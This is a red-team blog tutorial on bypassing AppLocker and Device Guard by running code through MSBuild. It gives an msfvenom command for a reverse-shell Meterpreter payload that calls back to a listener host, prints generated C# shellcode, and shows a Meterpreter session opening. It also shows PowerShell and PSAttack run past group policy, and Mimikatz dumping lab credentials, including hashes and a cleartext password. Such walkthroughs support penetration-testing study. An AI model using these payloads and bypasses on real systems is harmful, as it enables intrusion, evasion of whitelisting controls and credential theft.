AppLocker Bypass – MSBuild

pentestlab.blog/category/red-team/page/111


May 29, 2017

Microsoft has released a lot of binaries within the .NET framework that have the ability to compile and execute code. Originally MSBuild was introduced in order to enable developers to build products in environments where Visual Studio is not installed. Specifically this binary can compile XML C# project files since it has a method called **Tasks** that can execute a task which is written in a managed code. However since this method can take code and the MSBuild is a trusted Microsoft binary that can execute this code it can be abused by an attacker in order to bypass AppLocker and other application whitelisting solutions like Device Guard.

Casey Smith did the originally discovery and he has released several repositories that can be used as a proof of concept to execute code and bypass AppLocker restrictions.

ShellCode


It is possible to use Metasploit MSFVenom in order to generate C# shellcode which it will be executed on the target system in order to obtain a Meterpreter session.



```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_t
cp LHOST=192.168.100.3 LPORT=4444 -f csharp
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of csharp file: 1719 bytes
byte[] buf = new byte[333] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,
0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,0x68,0xc0,0xa8,0x64,0x03,0x68,0x02,
0x00,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,
0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,
0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x61,0x00,0x00,
0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,
0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,0x56,0x6a,
0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,
```


Generation of C# Shellcode

The shellcode above can be included into the XML file which will contain the code that the MSBuild will compile and run. This file needs to be saved as **.csproj** and executed via MSBuild in order to return a Meterpreter session:



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>MSBuild.exe pentestlab.csproj
Microsoft (R) Build Engine Version 4.0.30319.1
[Microsoft .NET Framework, Version 4.0.30319.1]
Copyright (C) Microsoft Corporation 2007. All rights reserved.

Build started 5/29/2017 2:35:09 PM.
```

Executing ShellCode via MSBuild




```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49159) at
2017-05-29 09:35:11 -0400

meterpreter >
```

Meterpreter via MSBuild

PowerShell

Using the same method it is also possible if command prompt is not blocked to execute PowerShell based on the work of Casey Smith and Cneelis.


Pshell – Casey Smith:



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>MSBuild.exe pshell.csproj
Microsoft (R) Build Engine Version 4.0.30319.1
[Microsoft .NET Framework, Version 4.0.30319.1]
Copyright (C) Microsoft Corporation 2007. All rights reserved.

Build started 5/29/2017 2:58:14 AM.
Hello From Fragment
PS >
```


MSBuild – PowerShell

MSBuildShell – Cn33liz and Casey Smith



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>MSBuild.exe MSBuildShell.csproj
```

MSBuild – MSBuildShell




```
Windows MSBuildShell
Copyright(C) 2016 Microsoft Corporation, subTee and Cn33liz. All rights reserved
.

PS C:\Windows\Microsoft.NET\Framework\v4.0.30319>
```

```
C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe

This program is blocked by group policy. For more information, contact your
system administrator.

OK
```


MSBuildShell

As an extension of this bypass Nick Tyler released a modified version of the PSAttack tool which is a portable PowerShell penetration testing framework that can be used to perform further attacks on the restricted system.



```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>MSBuild.exe PSA_MSBUILD86.csproj
Microsoft (R) Build Engine Version 4.0.30319.1
[Microsoft .NET Framework, Version 4.0.30319.1]
Copyright (C) Microsoft Corporation 2007. All rights reserved.

Build started 5/29/2017 1:48:32 PM.

   ___  _____   ___ _______________ _______ __
  / _ \/ __\ \ / _ /_  __/_  __/ _ |/ ___/ //_/
 / ____\ \  > / __ |/ /   / / / __ / /__/ ,<
/_/  /___/ /_/_/ |_/_/   /_/ /_/ |_\___/_/|_|
```

MSBuild – Executing PSAttack




```
PSAttack!!
[Version 1.8.1] Build Date 9/23/2016 10:54:23 AM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Windows\Microsoft.NET\Framework\v4.0.30319 #>
```

```
C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe
This program is blocked by group policy. For more information, contact your
system administrator.
OK
```

MSBuild – PSAttack


Mimikatz

Except of PowerShell it is also possible to execute Mimikatz in order to obtain clear-text passwords directly from memory through a modified version of the work that Casey Smith did and 3gstudent developed further.



```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild.exe katz2.csproj
Microsoft (R) Build Engine Version 4.0.30319.1
[Microsoft .NET Framework, Version 4.0.30319.1]
Copyright (C) Microsoft Corporation 2007. All rights reserved.

Build started 5/28/2017 5:32:53 PM.
Preferred Load Address = 140000000
Allocated Space For 63000 at 1B150000
Section .text   , Copied To 1B151000
Section .rdata  , Copied To 1B17E000
Section .data   , Copied To 1B1A7000
Section .pdata  , Copied To 1B1AB000
Section .rsrc   , Copied To 1B1AD000
Section .reloc  , Copied To 1B1B1000
Delta = FFFFFFFEDB150000
Loaded ADVAPI32.dll
Loaded CRYPT32.dll
Loaded cryptdll.dll
Loaded NETAPI32.dll
Loaded NTDSAPI.dll
Loaded RPCRT4.dll
Loaded SHLWAPI.dll
Loaded SAMLIB.dll
Loaded Secur32.dll
```

MSBuild – Executing Mimikatz




```
Executing Mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 17 2015 00:14:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 16 modules * * */


mimikatz(commandline) # katz2.csproj
ERROR mimikatz_doLocal ; "katz2.csproj" command of "standard" module not found !


Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and
Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
```

MSBuild – Mimikatz

By executing the following command Mimikatz will retrieve any logon credentials:

```
mimikatz # sekurlsa::logonpasswords
```



```
Session           : Interactive from 2
User Name         : pentestlab1
Domain            : WIN-RUDHUU4UG75
Logon Server      : WIN-RUDHUU4UG75
Logon Time        : 5/28/2017 6:35:39 PM
SID               : S-1-5-21-3979106394-3957112903-3358755168-1014
        msv :
         [00000003] Primary
         * Username : pentestlab1
         * Domain   : WIN-RUDHUU4UG75
         * LM       : e52cac67419a9a22ce171273f527391f
         * NTLM     : 7facdc498ed1680c4fd1448319a8c04f
         * SHA1     : 24b8b6c9cbe3cd8818683ab9cd0d3de14fc5c40b
        tspkg :
         * Username : pentestlab1
         * Domain   : WIN-RUDHUU4UG75
         * Password : Password1!
        wdigest :
         * Username : pentestlab1
         * Domain   : WIN-RUDHUU4UG75
         * Password : Password1!
        kerberos :
         * Username : pentestlab1
         * Domain   : WIN-RUDHUU4UG75
         * Password : Password1!
```

MSBuild – Dumping Credentials via Mimikatz

Resources

https://github.com/Cn33liz/MSBuildShell

https://github.com/3gstudent/msbuild-inline-task

https://github.com/Cn33liz/MS17-012

http://subt0x10.blogspot.co.uk/2017/04/bypassing-application-whitelisting.html

https://3gstudent.github.io/3gstudent.github.io/Use-MSBuild-To-Do-More/